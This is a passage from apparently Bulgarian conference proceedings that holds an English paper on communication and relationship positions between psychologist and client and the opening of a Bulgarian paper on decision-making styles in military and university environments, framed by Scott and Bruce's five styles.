18. Bennett, C. H. and Brassard, G. (1984). "Quantum cryptography: Public-key distribution and coin tossing", *Proceedings of IEEE International Conference on Computers, Systems and Signal Processing*, Bangalore, India, December 1984, pp. 175 - 179 [18:178].
19. Barnett, S. M., and Phoenix, S. J. D. (1993). "Eavesdropping strategies and rejected-data protocols in quantum cryptography", *Journal of Modern Optics*, vol. 40, no. 12, pp. 2501 - 2513 [13:121].
20. Gottlieb, A. (1989). "Conjugal secrets - The untappable quantum telephone", *The Economist*, vol. 311, 22 April, page 81 [14:131].

SOCIAL STUDIES

FEATURES OF COMMUNICATION BETWEEN A PSYCHOLOGIST AND A CLIENT

Valya Simeonova

Logistics Support Command, Sofia, Republic of Bulgaria, valiasimeonova_sweet@abv.bg

Abstract: *The report examines the relationship between a psychologist and a client and what kind of relationship is built between them. The communicative competence of each of the participants in the communicative act is extremely important for effective communication between a psychologist and a client. The basis for successful communication with any type of audience in any situation is the accurate perception and reflection of the situation.*

Keywords: *barriers, relationships, communication, client, psychologist.*

ОСОБЕНОСТИ НА КОМУНИКАЦИЯТА МЕЖДУ ПСИХОЛОГ И КЛИЕНТ

Валя Симеонова

valiasimeonova_sweet@abv.bg

Анотация: *В доклада са разгледани връзката между психолог и клиент и какви отношения се изграждат между тях. Комуникативната компетентност на всеки от участниците в комуникативния акт е изключително важна за ефективната комуникация между психолог и клиент. Основата за успешна комуникация с всякакъв тип аудитория във всяка ситуация е точното възприемане и отразяване на ситуацията.*

Ключови думи: *барииери, взаимоотношения, комуникация, клиент, психолог.*

Introduction

It is impossible today to imagine our daily life, work, relations with the world and our existence in general, if we do not use the various forms, means, techniques, ways, channels of communication. The skills to correctly assess the communicative situation, to select adequate techniques and means for establishing and maintaining contact, as well as to control and rely on non-verbal signals predetermine the success of the communicative act and the achievement of communicative goals. [2] And this guarantees a meaningful and fulfilling personal and professional life according to modern understandings, standards and norms. Therefore, the imperatives of human existence require constant improvement of communication skills both personally and professionally. They become particularly important in areas that are significant both for each person and for society, such as education, health care, mass media, service in state and municipal administration, trade and services, and much more.

Psychologist and client - the special bond

During therapy, a special, very warm and trusting relationship develops between the client and the psychologist. Often this is the first and only relationship in which a person feels accepted and understood.

The introduction of the psychologist is by name, surname, title. This is the first necessary step in establishing contact with the customer in oral communication. It creates a good first impression and contributes significantly to the success of the next stages of communication.

The presentation of the specialist creates prerequisites for establishing a positive atmosphere for the upcoming dialogue. The psychologist's personal presentation is a sign of conscious professional self-esteem and signals his readiness to conscientiously fulfill his professional duties. At the same time, in this way, the client has the opportunity to address the dialogue partner according to generally accepted etiquette, which greatly facilitates the smooth running of the entire communication process.

The communicative competence of each of the participants in the communicative act is extremely important for effective communication between a psychologist and a client. Verbal register, intonation, pronunciation, tone, rhythm of speech determine the character of communicative impact as positive or negative, depending on whether they help or hinder the achievement of communicative goals. A well-educated and polite person has a rich vocabulary and would carefully choose words and expressions in a delicate conversation about health, whether he is a client or a psychologist.

The psychologist's job is to help the client formulate problems and provide methods for solving them. It does not solve the client's problem, but should stimulate him to take an active role in personal change. The purpose of counseling itself is to help the client in the process of solving the problem. Emphasis is placed on the client's ability to determine the options discussed and choose the decision himself, taking responsibility for its consequences. [4]

A specialist who listens without judging or advising is the one to whom we are ready to reveal our secrets, our true selves, our shadow sides, quirks and quirks. A psychologist is a person whose task is to create a space where the client's psyche can self-heal and develop. This therapeutic space must be safe, empathic, trusting, open, sincere and accepting. The personality of the psychologist is of great importance for the outcome of the therapy.

When you spend time with a person who has real life experience, professional knowledge, when you feel that this person suffered, loved, knew how to pull himself together after the trials he went through, this communication can become a new source of energy for you.

It is very important to find the right psychologist because every therapeutic alliance is unique. It is vital for every person to be themselves. This can only be found in a therapeutic relationship. Because the right one, our psychologist will accept us in any way - angry, happy, sad, worried, real, and that's what forms this special bond between us.

The basis of these relationships is mutual trust and the confidentiality of the information received by the client.

Psychologist and client: how to build the relationship right

The psychologist decides what his behavior should be with the client during the therapy. It also determines the emotional tone of his actions. For example, will he just listen carefully to the customer or actively make recommendations? Will he demonstrate his authority or communicate with the client on equal terms? The effectiveness of the therapy depends on how correctly the consultant has chosen the position.

There is no universally accepted classification in psychology, so we will look at the most popular typologies of positions, namely content positions. The roles of the psychologist in communication with a client - we analyze the positions by content:

- "Neutral Advisor". He listens carefully, asks questions, gives recommendations. Neutral does not mean indifferent. Supports and empathizes with the client, but at the same time maintains objectivity.

- "Programmer". Study the client's history and create a program for them. The consultant asks questions and helps the client understand what, when and how can be done to solve the problem.

- "Listener". Listens carefully and actively, empathizes. Minimum recommendations and questions. It helps the customer feel understood and accepted. In an atmosphere of support, the client finds a solution to the problem himself.

- "Mirror". Objectively describes the client's situation and his role in it. A person looks at himself, at his life and at the problem from the outside - notices what has escaped before and finds a solution.

- "Catalyst". Determines the client's weak point (what prevents him from acting) and helps him find a resource in it. If the client understands what he needs to do to solve a problem, but cannot solve it because of self-doubt, the consultant helps him find it.

There are other typologies of content positions, but they all say the same thing - the psychologist is not a teacher or a friend, he does not give advice and does not teach life, but he can play the role that the client now needs. In the relationship between a psychologist and a client, the main thing is mutual understanding. This is important for creating a therapeutic alliance - a trusting relationship that is based on empathy and a common goal. And the goal is to solve the customer's problem. [3]

Active and passive - positions according to the nature of interaction

Two positions of the psychologist in the counseling process are identified: active and passive.

In the first case, the consultant actively interacts with the client using persuasion and other influence techniques. In the second, he actively listens, does not give instructions or advice (this is prohibited by professional ethics) and does not interpret the client's words, gestures and actions. The specialist gets involved in his situation and tries to understand his worldview.

In the relationship between a psychologist and a client, everything adapts to the client's condition. Therefore, even in one-person therapy, the psychologist can choose an active or passive position. What position to take depends on the client's behavior.

In psychological counseling, it is important to be flexible in your professional position: gather information, ask questions and bring the client closer to solving the

problem. During the session, the psychologist changes the activity depending on the client's reaction.

To determine the degree of your own activity, rely on the behavior of the customer. If he takes a passive position or is often distracted from the topic, be active. If the client answers questions in detail and talks about the problem in detail, it is better to take a passive position - listen more than talk.

Passive customer: even tries to give a monosyllabic answer to detailed questions; is silent and thinks for a long time before saying something; restrained in gestures and facial expressions; avoids details.

Active client: asks the consultant questions; excited and excited; he himself offers methods to solve his problem: "I heard that in such cases..."; gets distracted by every trifle or jumps from topic to topic: I thought of a joke.

Be aware that client distractions may contain valuable information. For example, an anecdote can act as a defensive response if it is painful for the client to talk about something. The consultant should be careful. If the distraction seems valuable to the topic of the consultation, you can ask the client, "It seemed to me that you switched to joking for a reason. Are you uncomfortable talking about it?"

Partner or authority - positions of the psychologist by orientation

Three positions of the counseling psychologist can be identified: "under equal conditions"; "on top"; "from below".

The first position is universal. Using the other two requires a lot of psychological experience because it can lead to negative consequences.

"On equal terms"

The psychologist and the client are partners. The consultant does not criticize, evaluate or judge. He is open and honest with the customer, who reciprocates.

This position and role of the psychologist in relation to the client has practically no possible negative consequences. An exception is the situation when the client is not ready to talk in the adult-to-adult system. For example, he has taken a child's pose and is waiting for you to literally tell him what to do. In this case, the "flat" position can lead to a lack of progress in therapy.

"On top"

The psychologist emphasizes his authority and professionalism. He avoids categorical judgments, but is more persistent in his claims. The position "from above" can deprive the inexperienced psychologist of objectivity, encouraging him to evaluate, criticize and impose.

An example of loss of objectivity. The client refused an invitation to his mother's birthday because at family gatherings, relatives always discussed and judged him. Now he is tormented by guilt and asks the psychologist: "Did I do good or bad? What should I do next?" The psychologist is so caught up in the position of mentor and authority that he begins to evaluate the client: "You probably did something bad in the eyes of your mother, but you did good for yourself. You did the right thing." The consultant assumes all responsibility. This is fraught with the formation of addiction in the client - he will

continue to go for advice and assessments. But the task of the consultant is to help the client become the master of his life.

"Below"

The psychologist recognizes the client's authority and listens to him. It encourages his initiative and motivates him to share knowledge. The position is dangerous because the client may begin to manipulate the psychologist.

An example of manipulation. The client turns to the psychologist: "I paid you money, you have to help me. I didn't come here to talk, but to get advice. He cited psychological literature and appealed to the authorities to make the psychologist question his competence: "Why should I teach you to do your job? Why do I know this and you don't?" An experienced consultant will quickly recognize and stop the manipulation. But a novice psychologist may not notice it. He will doubt his professionalism and try to solve his problem for the client - he will take responsibility .

When choosing a position, you need to focus on the situation. As an example, let's look at a few of the many possible options:

<i>Situation</i>	<i>Example</i>
The customer lacks confidence. He has low self-esteem and sense of self-worth.	The client carefully enters the office, sits on the edge of sofa, Speak softly with tense body. In speech it often sounds: "I'm always unlucky" etc. similar expressions.
The customer understands their problem and is ready to fight. Speak calm and clear.	The client says, "I understand that I'm partly to blame for what happened, but I'm ready to fix it. You will only help me yes To find out in which direction to go I'm moving.
The client is confused, weakened, and in need from guide, support, an outstretched hand.	The customer says, "I don't know what to do. I want someone to me Tell me what to do I heard you are good psychologist, I trust you completely'.
Position of the psychologist	
"Below"	
"On equal terms"	
"On top"	

The preferred position is "on a level playing field". The other two can break contact and reduce work efficiency. However, the professional knows how to competently move from one position to another. First, he can take a position "from below" to get the client to talk and establish a trusting contact, and then "from above" to give an expert recommendation. In the middle, he can maintain an "equal" position.

At the same time, it is important to observe ethics in the relationship between a psychologist and a client. You cannot put pressure on the client, impose your values and views, demand or coerce them.

Beginning consultants should be careful when choosing and changing positions. It is important to follow the client, take a closer look at him and how the consultation develops, listen carefully and change your positions according to the situation. This skill comes with practice. The success of the communicative relationship depends on the psychologist's communicative ability to receive and give information. Linguistic stability is needed to ensure the linguistic approach in order to be able to make sense of one's own language strategy when solving different communicative tasks in different situations.

Barriers in communication between psychologist and client

Professional barriers

- Disinterest manifested in passive behavior;
- Professional incompetence;
- Being distracted by side events or engaging in another activity
computer work, telephone conversation, intervention of outsiders;
- Rude and unjustified interruption of the client;
- Inappropriate language with the use of complex terms incomprehensible to the client;
- Disinterest and indifference to the client's story;
- Demonstrating superiority and self-confidence.

Barriers related to the personality of the psychologist

- Ironic, mocking tone in addressing the client;
- Manifestation of a negative personal attitude towards a certain client;
- Uncontrolled body language, insulting the customer;
- Failure to maintain visual contact with the client;
- Physical and mental fatigue;
- Placing labels on customers /you don't understand, you don't know/;
- Inappropriate demonstration of personal preferences and attitudes, prejudices and views;
- Emotional detachment.

Barriers related to the client's personality

- Poor command or misunderstanding of the Bulgarian language;
- Characteristics of the character - grumpiness, criticality;
- High self-esteem and demonstration of superiority in front of the psychologist.

Material barriers – situational and environmental factors

- Inappropriate size, general appearance of the premises;
- Bad lighting or very strong light;
- Lack of heating, cooling;
- Unpleasant and loud side noise.

Conclusion

The basis for successful communication with any type of audience in any situation is the appropriateness of speech acts, i.e. the accurate perception of the situation and the accurate reflection of the situation. Through the rules of grammar and pragmatics, language errors, inappropriate language usages are excluded and successful communication is achieved. [1] In this sense, even the most general updated knowledge of the sciences studying communicative behavior is needed to avoid what can be called "speech pathology".

References

1. Milieva, Diana. On communication in medical practice. In: Problems of oral communication, collection Volume 12 no. 1 pp. 189-192.
2. Tacheva, Violetta. Communication skills in medical practice. Varna, STENO. 2014. 217 p.
3. <https://ippss.ru/blog/psiholog-i-klient-kak-pravilno-vystroit-vzaimootnosheniya>.
4. http://kameliqmircheva.blogspot.com/2012/06/blog-post_22.html.

Докладът не се съдържа класифицирана информация!

DECISION-MAKING STYLE IN A UNIVERSITY ENVIRONMENT

Mariela Lyubcheva Antonova Stamen Iliev Antonov

*Konstantin Preslavsky University of Shumen, Shumen, Bulgaria,
e-mail: m.livanova@shu.bg*

*National Military University “Vasil Levski”, Veliko Tarnovo, Faculty “Artillery AD and CIS”,
Shumen, Bulgaria, e-mail: stamantonov@abv.bg*

Abstract: *The analyzes in this article are based on empirical studies and observations of two types of environments, tentatively called “military” and “civilian”, samples of which will be described in the course of the presentation. They are part of a larger study covering a wider range of developmental issues in these two settings. In the specific case, the fact that the person exists in given material and social conditions, which are structured and organized into certain wholes, can serve as a starting point for defining the social environment.*

Keywords: *social environment, decision-making style*

СТИЛ НА ВЗЕМАНЕ НА РЕШЕНИЕ В УНИВЕРСИТЕТСКА СРЕДА

Мариела Любчева Антонова, Стамен Илиев Антонов

*Шуменски университет „Еп. Константин Преславски, Шумен, България e-mail:
m.livanova@shu.bg*

*НВУ „Васил Левски“, Велико Търново, Факултет Артилерия, ПВО и КИС“, Шумен,
България, e-mail: stamantonov@abv.bg*

Резюме: *Анализите в настоящата статия се основават на емпирични изследвания и наблюдения на два типа среди, които условно се наричат „военна“ и „гражданска“, чиито извадки ще бъдат описани в хода на изложението. Те са част от едно по-мощно изследване, обхващащо по-широк кръг от проблеми на развитието в тези две среди. В конкретния случай за отправна точка при дефинирането на социалната среда може да послужи фактът, че личността съществува в дадени материални и социални условия, които са структурирани и организирани в определени цялости.*

Ключови думи: *социална среда, стил на вземане на решение*

Увод

Голяма част от ежедневието ни преминава в работна среда и включва взимането на решения за разрешаване на редица проблеми. Изследванията в областта на вземането на решения имат дълга история и могат да бъдат проследени от древна Гърция до наши дни. За начало на сериозните научни изследвания обаче обикновено се приема периодът от края на Втората световна война. Взимането на решения обикновено се дефинира като отговор на някакъв въпрос или избор между няколко алтернативи. Когато правят избор, хората всекидневно вземат решения – от най-дребните ежедневни проблеми до най-значимите, така че способността за

вземане на решение се отнася до правенето на избори между различните алтернативи. Изследванията показват, че хората се различават по своя специфичен профил на стила за вземане на решение и той става относително стабилен във времето (Карастоянов, Г., Георгиева- Къдрева, Г., 2016).

Направеният до този момент преглед на литературата в областта на стиловете на вземане на решение показва доста противоречива картина. Все още няма единна или обща концепция по отношение на стила на вземане на решение. Едни изследователи използват взаимнозаменяемо понятията когнитивен стил на вземане на решение, каквато е българската традиция. Други считат, че стила на вземане на решение е подмножество на когнитивния стил, трети приемат стила на вземане на решение, като свързан с когнитивния стил, но без да бъде негово подмножество или да го обхваща като по общо понятие, каквото е разбирането на Карастоянов и Къдрева.

Това многообразие на подходи до голяма степен предопределя и различни методологически гледни точки за изследване на факторите които влияят на стила на вземане на решение. Динамичните ситуации в съвременния обществен живот, измененията в социално-икономическата сфера засягат не само структурата на съдържанието на образованието, но и преподавателя като личност и субект на педагогическата дейност, предявявайки особени изисквания към неговата професионална компетентия, но и социално-психологическата и личностната му структура. Педагогът преди всичко е личност, способна не само да преподава необходимите знания и умения, но и да управлява, като цяло, сложните процеси на обучението и възпитанието. Заедно с това, професията на преподавателя е общопризната и се явява една от най-интелектуалните и емоционално интензивни видове дейности, което пък до голяма степен е свързано с важността на изследване на процесите на вземане на решение.

В статията са изследвани образователните институции и работещите в тях преподаватели и студенти. Поведението на индивидите в организацията свързано с вземането на решения, както и ключовите личностни и средови фактори, които го предизвикват. В ролята на критериални променливи се анализират обичайните стилове на вземане на решение, които индивидите в организационната среда използват функционирайки в нея.

Изследването е на базата на теоретични постановки на различни автори, както и на собствени емпирични изследвания да се разкрие системата от личностни и средови фактори, която предопределят по-честото използване на един или друг стил на вземане на решение, казано с други думи, да се разкрият ефектите от влиянието на личностните и ситуационните фактори върху вземането на решение в университетска среда.

1 Социална среда

Концептът за средата играе основна роля в психологията на околната среда изучаваща взаимоотношенията между индивидите и условията на тяхното съществуване. Величков и сътрудници (2002), анализирайки редица литературни източници посочват, че няма единно схващане за нейната същност и за това, на

какви равнища трябва да бъде описвана и изучавана. Някои автори се спират само на физическата среда и влиянието и върху човешкото поведение, като под физическа среда се разбират всички параметри на външната действителност, които оказват физическо въздействие върху организма. Това позволява в понятието за средата да бъдат включени голям брой конкретни конфигурации на външни физически фактори като например климатични дадености, пространствена разпределеност на стимулите, организация на пътищата за придвижване и комуникация и други.

Зегерт и Винкел (Saegert and Winkel, 1990, цит. по Величков и сътрудници, 2002) предлагат по-широко разбиране за средата, според което има няколко равнища на анализ:

Първото равнище е физическата среда, която влияе върху биоло-гичните адаптивни процеси.

Второто равнище набляга върху структурите на средата, които дават на индивида възможности за действие и постигане на своите цели.

Третото равнище обобщава както активностите на индивидите, така и формата на средата, разбирани в контекста на по-широките дадености на обществото, т. е. средата се анализира не само чрез нейните конкретни параметри, но също така и като част от социалната система, която определя начина на нейното съществуване и позицията на индивидите в нея.

1.1 Подходи за изследване на социалната среда

Един от най-популярните подходи за изучаване на социалната среда е изучаване на поведенческите обстановки (behavioral settings). Според Баркер (Barker, 1987, цит. по Величков и сътр. 2002) поведенческите обстановки са интегрирани цялостно от човешки и материални компоненти, които представляват обособени, саморегулиращи се и подредени системи. Всяка такава система има основни функции, които се осъществяват чрез нейната програма за взаимодействие между индивидите и материалните елементи на средата. Той посочва, че основна особеност на поведенческите обстановки е, че те съществуват независимо от смяната на хората, които са в тях, т.е. те имат свой собствен живот. От друга страна, те имат свое собствено поведение и са способни да генерират над индивидуално поведение отговарящо на техните цели и функции. То се определя от общо организиращо начало, което не може да се изведе от функционирането на съставлящите ги компоненти. Поведенческата обстановка е цялостна система от материални и соци-ални компоненти, които функционират по свои закономерности и изис-кват от попадналите в тях индивиди да осъществяват поведения за поддържане на нейната системна природа.

Всяка поведенческа обстановка, освен изискванията, които налага на индивида, съдържа и потенциални възможности за достигането на неговите лични цели. Хората оценяват всяка среда от гледна точка на това доколко тя отговаря на техните изисквания и избират дали да по-паднат в една среда или да отбягват друга. Поведенческите обстановки се изменят динамично във времето със свое начало на възникване, растеж, диференциране и последващ упадък. Индивидите

имат активната роля в изграждането, динамиката и функционирането на поведенчески-те обстановки.

Посочения подход на поведенческите обстановки е основата на който Величков и колеktiv (1995) дефинират понятието „социалната среда” като относително обособена и устойчиво организирана съвкупност от материални условия и създадени на тяхна основа междуличностни взаимоотношения. Тя предоставя възможности за дейности и удов-летворяване на потребности, но предявява изисквания към индивидите, включени в нея да инвестират време, средства, усилия и други ресурси.

За да изучим социалната среда, е необходимо да си очертаем характеристиките, чрез които тя може да бъде описана. Тези характеристики Величков и съавтори (1995) отнасят към три големи групи:

а) структурни и функционални – гарантират организирането и функционирането на социалната среда като обособена система.

б) характеристики по отношение на индивидите в средата – обединяват онези страни от функционирането на средата, които непосредствено засягат оставането на индивида в нея и постигането на личните му цели.

в) характеристики на средата като част от по-широката социална система те описват съществуването на средата в обществения контекст и отношенията, зададени на индивида попаднал в нея, спрямо по-широки социални общности.

Приема се че тези групи характеристики на социалната среда са в определена степен взаимозависими. За всяка социална среда те имат специфично съдържание и начини на взаимодействие. Освен това, не всички характеристики не са еднозначни по своя психологичен смисъл за индивида. И в този смисъл е важно да се отчита взаимодействието между тях, балансът между изисквания и натоварвания от една страна и получаваните облаги за индивида – от друга. Освен това, определени характеристики могат да имат различен субективен смисъл в зависимост от цялостната конфигурация на средата. Когато тя е благоприятна от субективна гледна точка, работещите ще бъдат склонни да приемат различни ограничения и натоварвания, докато при неблагоприятна конфигурация характеристиките няма да бъдат достатъчни за преживяване на удовлетвореност от труда. (Величков, Радославова, 1995).

1.2 Специфични особености на социалната университетска среда и социалната военна среда.

Към настоящият момент на територията на университетите в България няма проведени подробни проучвания по отношение на социалната среда, като част от академичния живот. Литературните източници от български автори на тази тема също са оскъдни, а съществуващите такива имат много повече отношение към организационната култура и екипната ефективност.

Сферата на висшето образование е една от динамично развиващите се и с изключително нарастваща конкурентна среда. Това поставя управленските структури на университетите пред предизвикателството да управляват така, че да развият и поддържат уникалността на организацията, преподавателския състав да

е мотивиран в средата в която работи в условията на екстремно нарастващата конкуренция между университетите. Решаващо условие за качеството и ефективността на обучението е мотивацията на академичния състав, което е трудно след последните изменения на законите, правилниците и разпоредбите, регламентиращи както финансирането, така и реалното им място в европейското и световно образователно и научно пространство. Работещите в системата на висшето образование се характеризират с висока личностна значимост на работата и ангажираност в нея, привързаност към организацията и удовлетвореност от работата като цяло. В противовес на очакванията, че удовлетвореността от работата на преподавателите в университетите ще зависи най-силно от вътрешните характеристики на дейността, които изпълняват ролята на своеобразни вътрешни мотиватори, се оказва, че основна причина за възникването на висока степен на удовлетвореност е политиката на организацията (организационни аспекти на труда), а съдържанието на труда, макар и важно, е с второстепенно значение (Илиева, 1998).

В тази посока е съществено преподавателите в системата на висшето образование да се стремят да интегрират по подходящ начин ключовите компетентности.

Обучението на съвременните млади хора във висшето училище е свързано с интензивно натоварване по време на образователния процес, както и фактори като стрес и забързано ежедневие.

Образователната среда следва да подготви младите хора и да формира практически навици за оптимално поведение и реализация.

Съществуват различни определения за военна среда от гледна точка на конкретни характеристики, които отразяват нейните аспекти в различните научни области. Нейната специфика е породена от предназначението на армията като институция и изискванията, които обществото предявява към нея (Карастоянов, 1996).

Военната среда е събирателно понятие, използвано, за да обобщи всеки един от факторите, които позитивно или негативно влияят на изпълнението на военнослужещите или цивилните служители по време на военна операция. Понятието предполага обобщаване на всички отрицателни ефекти, които биха могли да попречат на ефективността на военнослужещите (Psychology Dictionary).

Военната среда е съвкупност от условия, обстоятелства и влияния, които засягат действията на въоръжените сили и определят решенията на командирите (U.S. Military Glossary).

Военната среда е система от норми и убеждения, в която оперират военнослужещите. Тя се характеризира с авторитета на военната институция в страната и чужбина, отношенията с политическата и обществената среда и възможностите, структурите и екипировката, с които разполага в ползва на държавата (JDP04, 2010).

Военната среда и до днес притежава своите неизменни характеристики, като: йерархична система, бюрократична стандартизация на всичко, изискване на значителни усилия и разход на енергия от страна на военнослужещите, както и

нетърпимост към отклонения от нормата. Самата тя е консервативна по отношение на своите изисквания към военнослужещите. Според Charles C. Moskos и Frank R. Wood (1988), военната организация функционира на принципа на институционализма. Военно – професионална идентификация, която представлява нормативната система на организацията, има принудителен характер и налага редица ограничения върху поведението на военнослужещите при изпълнение на служебните им задължения, което се наблюдава и при техния личен живот. С постъпването им в армията военнослужещите влизат с нагласа, че ще получат обучение, специализация, квалификация и професионално израстване, но те знаят, че ще го получат поемайки риска от травми, наранявания и продължителни периоди на раздяла със семействата.

Военната среда като всяка социална среда оказва многопосочни въздействия върху хората в нея и влияе по комплексен начин върху тях. Разкрива системната организация на външните условия и фактори, в които личността функционира, затова изучаването ѝ има самостоятелна научна стойност. Подходът, който използват Величков, Петков, Радославова за изучаването на социалната среда отразява начина на функциониране и съществуване на всяка социална среда в три дименсии.

От практическа гледна точка обобщените оценки на типичните събития, които се случват в дадена среда, на нейната типична организация и начин на функциониране може да се използват за модификация и изменение на конкретни характеристики, с цел подобряване функционирането на хората в нея.

Въоръжените сили са организация, характеризираща се с особен статут в обществото, специфична структура, взаимоотношения и предпоставки за акумулиране на изобилно количество стрес. В тази връзка изследването на стреса във военна среда е особено актуален проблем. Направените през последните години частични изследвания във въоръжените сили дават основание за обобщаване на някои причини за акумулиране на стрес у военнослужещите (B. Стоянов, 2011):

- Претоварване в службата породено - през последните години много военнослужещи напуснаха работа, намаляване на наборните военнослужещи поради демографските проблеми, което води до натоварване на останалите старшини, офицери и наборни войници;
- Квалификационно несъответствие – при наличие на кадрови дефицит младите офицери бързо се издигат в йерархията, без да имат необходимия опит и квалификация. В резултат на това те изпадат в квалификационно несъответствие и резултатът от това е стрес;
- Неизползване на уменията – възлагане на дейности, които са за по-младши в йерархията;
- Ролева двусмисленост – неяснота на критериите в службата;
- Постоянната опасност от риск във военната служба – работата с взривни материали, учения при различни хидрометеорологични условия на сушата, във въздуха и на море създават постоянна опасност за здравето и живота на хората;

- Честите и значителни промени в службата предизвикват необходимост от адаптация към новите елементи;
- Особенности на средата за изпълнение на служебните задължения – нпр. Във военноморските сили екипажа прекарва повече време в ограничена предметно-пространствена среда на кораба;
- Мотивационни проблеми – вътрешна борба на военнослужещите за смисъла на службата по време на остър дефицит на материални средства и организационна неяснота за структурата, целите и задачите на отделните подразделения като цяло;
- Човешки отношения в подразделенията и стилът на работа на командирите – грубостта, недоброжелателността, липсата на грижа за подчинените от страна на командирите най- често довежда до депресивни изживявания, сигурен симптом на стрес.

Един от известните подходи към изучаване на средата, прилаган многократно и в български изследвания, е оценката на социалния климат. Р. Мус разграничава три основни дименсии на климата: междуличностни взаимоотношения, личен растеж и под-държане и промяна на системата. Всяка от тези дименсии се описва с определен набор от специфични скали, като стремежът е да се открият само онези, които са общи за различни социални среди.

В направено изследване (Великова, 2019) се прилага същия подход, но съгласно теоретичния модел на Величков, Радославова и Петков, социалните среди са описани с три дименсии, които отразяват начина им на съществуване и функциониране. Тези дименсии са организационно и функционално състояние на средата, отношение на средата към по-широкото социално обкръжение, в което тя съществува и отношение на средата към включените в нея индивиди.

От гледна точка на идеята за оптимално функциониране на образователната система е ясно, че военната среда в известна степен е по-неблагоприятна и наговарваща в сравнение с гражданската. Това твърдение отразява обективни различия между двата типа образователни среди, независимо от индивидуалните вариации във възприемането на всяка конкретна социална среда. Последните могат да се дължат както на нейната специфика в съдържанието на обучението, организацията на учебния процес, стила на ръководство и администриране на учебния процес, така и на особености на изследваните извадки.

2 Индивидуални различия при вземане на решение

Както вече споменахме в уводната част, всеки ден от нашия живот се налага непрекъснато да вземаме решения, да правим избори, т.е. човешките действия са плод на избор между възможности. Да преценим-ваш по-точно и да избираш е двигател на житейското и професионалното поведение на всеки човек.

В днешно време почти всички дейности се развиват на проектна основа. Необходимо е да планираме внимателно дейностите. Да балансираме между цели, задачи и ресурси. Това ни налага постоянно да вземаме решения и решаваме

проблеми. Вземането на решения е про-цес, който се случва навсякъде и по всяко време.

Ежедневно се сблъскваме с редица проблеми, които трябва да разрешим –да намерим изход от ситуацията в които попадаме.

Решението представлява избор на алтернатива. Съществуват два вида решения. Единия е импулсивният– без много да се замисляме ре-шаваме бързо и лесно, а другия е когато решението е много важно за нас тогава избираме след много сериозно обмисляне в продължение на дни и месеци, а понякога и години.

Когато разглеждаме процеса на вземане на решения, трябва да се имат предвид два момента. Първият – вземането на решения като правило е нещо, което се прави сравнително леко. Трудно е да се вземе добро решение. Вторият момент – вземането на решение като психологически процес. Всички знаем от собствен опит, че не винаги човешкото поведение е логично. Понякога човек се движи по пътя на логиката, а друг път – на чувствата. Затова не бива да се учудваме на обстоятелството, че вземаните от хората решения варират от спонтанни и необмислени до логични и рационални. При вземането на решение човекът се намира под въздействие на такива психологически фактори, като: социална обстановка, натрупан опит и лична ценностна система. Както вече писахме в предходната точка процесът на вземане на решения има интуитивен, логически или рационален характер.

2.1 Стил на вземане на решения

Едно от най- важните неща в днешно време е да се вземат решения в сложната и бързо сменяща се среда. През последните години в психологията се наблюдава интерес към изследвания на личността в ситуитивни и когнитивни фактори определящи вземането на решения в условия на несигурност и стрес.

В статия на Сузане Скот и Реджиналд Брус в която представят Общия въпросник за стиловете за вземане на решение (General Decision Making Style Inventory, GDMSI) признават, че концептуалната рамка за изследване на стиловете за вземане на решения не е ясна и не съществуват инструменти, които синтезират емпиричните данни от всички изследвания в областта. За да преодолеят тази празнина, те извличат от най-влиятелните до средата на 90-те години научни публикации четири стила за вземане на решение, а в процеса на валидизация в извадка от 1441 офицери от армията се появява пети стил (спонтанен стил за вземане на решение), по-късно верифициран и в извадки на студенти, инженери и техници:

Рационалният стил за вземане на решение (rational decision-making style) характеризира предпочитание към систематично събиране и оценка на информацията и изследване на различни хипотези. Той е положително корелиран с вътрешна локализация на контрола и негативно корелиран с оценката за иновативност, давана от началници на подчинени, и с комплексната оценка за иновативно поведение в извадки от инженери и техници. Рационалният стил за вземане на решение е свързан с по-добри резултати на работното място.

Интуитивният стил за вземане на решение (intuitive decision-making style) характеризира обръщане на внимание на детайлите от информационния поток (вместо систематично търсене и преработване на информацията) и тенденция при оценката им да се разчита на чувствата, впечатленията, интуицията, предчувствията и емоциите, които често не могат да бъдат изразени с думи при вземането на решение. Той не корелира с локализацията на контрола (Scott & Bruce, 1995), което означава, че не е свързан с генерализираното очакване за причинността на събитията, но е положително свързан с оценката за иновативност и с по-добри резултати на работното място при мениджъри.

Зависимият стил за вземане на решение (dependent decision-making style) показва предпочитание към търсенето на мнения, съвети, упътване или подкрепа от други хора при вземането на решение. Той корелира положително с външната локализация на контрола (Scott & Bruce, 1995), равнището на възприет стрес (Allwood, Salo, 2012), ниската самооценка и влошената способност за саморегулация, ниската способност за поемането на инициатива в ситуации, когато трябва да се вземе решение (Thunholm, 2004), с влошеното качество на съня (Allwood, Salo, 2012) и корелира негативно с иновативното поведение (Scott & Bruce, 1995). Този стил е свързан с трудности при осъществяването на преднамерен мисловен процес (включително вземането на решение) като резултат най-вече от притесняващи мисли (Thunholm, 2004).

Избягващият стил за вземане на решение (avoidant decision-making style) разкрива предпочитание към отлагане, колебание или опити въобще да се избегне вземането на решение. Той корелира положително с външната локализация на контрола (Scott & Bruce, 1995), влошеното качество на съня (Allwood, Salo, 2012), по-високото равнище на стрес (Thunholm, 2008; Allwood, Salo, 2012), по-лошите резултати на работното място (Russ et al., 1996), по-ниската самооценка и влошената способност за саморегулация (Thunholm, 2004).

Спонтанният стил за вземане на решение (spontaneous decision-making style) е свързан с предпочитане за достигането до решение веднага или колкото е възможно по-скоро (Scott & Bruce, 1995; Gambetti et al., 2007; Spicer & Sadler-Smith, 2005). Той корелира слабо с външната локализация на контрола, но само в две извадки (Scott & Bruce, 1995).

Във връзка с разликите между моделите за стреса и справянето с него, е нужно да се изследват конструктите на дадените модели, да се направи емпирична проверка в университетска среда и средата в Българската армия в полза за благополучието на личността в двете среди. Военната и университетската среда, като комплекс е трудно да бъдат всеобхватно изследвани, но изследвани всяка поотделно би довело до изясняване на механизмите на взаимодействие между индивидуалните различия при стила на вземане на решение и средата, в която работят. Изследването на параметрите на стреса в професионален план е основано от обективната преценка от страна на индивида.

В статията ще изследваме дали характеристиките на социалната среда ще повлияват избора на предпочитан стил на вземане на решение.

За провеждане на настоящото емпирично изследване се използва класическия метод за събиране на изходните данни чрез индивидуални самооценъчни въпросници, оформени в тестова батерия и методи за статистическа обработка и анализ на същите. При събирането на данните са елиминирани всякакви възможности за манипулиране или насочване на респондентите.

Със въпросника за основните стилове за вземане на решение (Scott & Bruce, 1995) Скот и Брус си поставят задачата да интегрират всички по-ранни изследвания в областта на стила на вземане на решение, като концепцията и инструментът, който я операционализира, да бъдат емпирично верифицирани. Така се преодолява една голяма слабост в тази изследователска област.

